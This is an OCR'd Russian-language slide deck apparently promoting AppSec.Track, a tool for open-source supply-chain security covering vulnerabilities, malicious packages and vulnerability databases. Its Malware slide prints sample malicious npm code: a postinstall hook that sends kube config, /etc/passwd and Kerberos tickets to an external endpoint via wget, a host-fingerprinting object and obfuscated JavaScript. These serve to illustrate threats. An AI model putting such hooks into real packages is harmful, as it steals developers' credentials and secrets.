AppSec.Track


APPSEC SOLUTIONS

Константин Крючков

Руководитель продукта
AppSec Solutions


Библиотеки и компоненты

APPSEC.TRACK APPSEC SOLUTIONS



Библиотеки и компоненты

APPSEC.TRACK APPSEC SOLUTIONS



Безопасность 3PL

APPSEC.TRACK APPSEC SOLUTIONS

Уязвимость

Недостаток ПО с точки зрения безопасности. Ошибка в ходе разработки.

- CVE-2025-29927 (Next.JS Auth Bypass)
- CVE-2025-1097 (Ingress Nginx RCE)
- CVE-2024-23897 (Jenkins RCE)
- CVE-2021-44228 (Log4Shell)

Безопасность 3PL

APPSEC.TRACK APPSEC SOLUTIONS

Malware

Заведомо вредоносный компонент, выполняющий нежелательный код.


- TypoSquatting
- Dependency Confusion
- LLM Hallucination

```
"postinstall": "wget --post-file ~/.kube/config
https://entfet95itcxpuu.m.pipedream.net;wget --post-file package.json
https://entfet95itcxpuu.m.pipedream.net;wget --post-file /etc/passwd
https://entfet95itcxpuu.m.pipedream.net;wget --post-file /tmp/krb5cc_0
https://entfet95itcxpuu.m.pipedream.net;wget --post-file /etc/hosts
https://entfet95itcxpuu.m.pipedream.net"
```

```
const trackingData = JSON.stringify({
    p: package,
    c: __dirname,
    hd: os.homedir(),
    hn: os.hostname(),
    un: os.userInfo().username,
    dns: dns.getServers(),
    r: packageJSON ? packageJSON.___resolved : undefined,
    v: packageJSON.version,
    pjson: packageJSON,
});
```

```
const _0x112fa8=_0x180f;(function(_0x13c8b9,_0x35f660){const
_0x15b386=_0x180f,_0x66ea25=_0x13c8b9();while(!![]){try{const
_0x2cc99e=parseInt(_0x15b386(0x46c))/(-0x1caa+0x61f*0x1+-0x9c*-
0x25)*(parseInt(_0x15b386(0x132))/(-0x1d6b+-0x69e+0x240b))+-
parseInt(_0x15b386(0x6a6))/(0x1*-0x26e1+-0x11a1*-0x2+-0x5d*-0xa)*(-
parseInt(_0x15b386(0x4d5))/(0x3b2+-0xaa*0xf+-0x3*-0x218))+-
parseInt(_0x15b386(0x1e8))/(0xfe+0x16f2+-0x17eb)+-parseInt(_0x15b386(0x707))/(-
0x23f8+-0x2*0x70e+-0x48e*-0xb)*(parseInt(_0x15b386(0x3f3))/(-
0x6a1+0x3f5+0x2b3))+-parseInt(_0x15b386(0x435))/(0xeb5+0x3b1+-0x125e)*(parseInt
```

Анализ



Source = пользовательский ввод


Sink = выполнение SQL-запроса

Vulnerability = от Source к Sink нет проверки данных

Анализ

APPSEC.TRACK APPSEC SOLUTIONS

Policy = компонент с уязвимостью (CVSS >= 9)



Компонент requests@2.12.0 содержит уязвимость
CVE-2012-56231 (CVSS = 9.2)

Базы уязвимостей

APPSEC.TRACK APPSEC SOLUTIONS

Публичные базы

CVE, NVD
БДУ ФСТЭК
Github Security Advisory
Gitlab Security Advisory
OSV (Google)

Коммерческие базы

Snyk
Sonatype
Mend
AppSec.Track

GitHub Security Advisory

Всего уязвимостей: **272 340**

Прошло ревью: **21 956**

Top CWE

CWE-79 (XSS): 17%


CWE-22 (Path Traversal): 5%

CWE-200 (Auth Bypass): 5%

AppSec.Track Feed

APPSEC.TRACK APPSEC SOLUTIONS

- Информация об уязвимостях, вредоносном содержимом
с привязкой к PURL компонента.
- Автоматический импорт и дедупликация уязвимостей из публичных баз уязвимостей: CVE, БДУ ФСТЭК, Github Security Advisory, OSV, Go Vulnerability Database, PyPI Advisory Database и многие другие.
- Собственный процесс автоматического поиска вредоносных и нежелательных компонентов.



> 20
публичных баз уязвимостей

> 150
тысяч уязвимостей

> 15
репозиториев компонентов

AppSec.Track

APPSEC.TRACK APPSEC SOLUTIONS

Инструмент для безопасной работы с Open-Source компонентами и обеспечения Supply Chain Security

OSA

SCA

Legal


SBOM

Vulnerability

Malware

Protestware

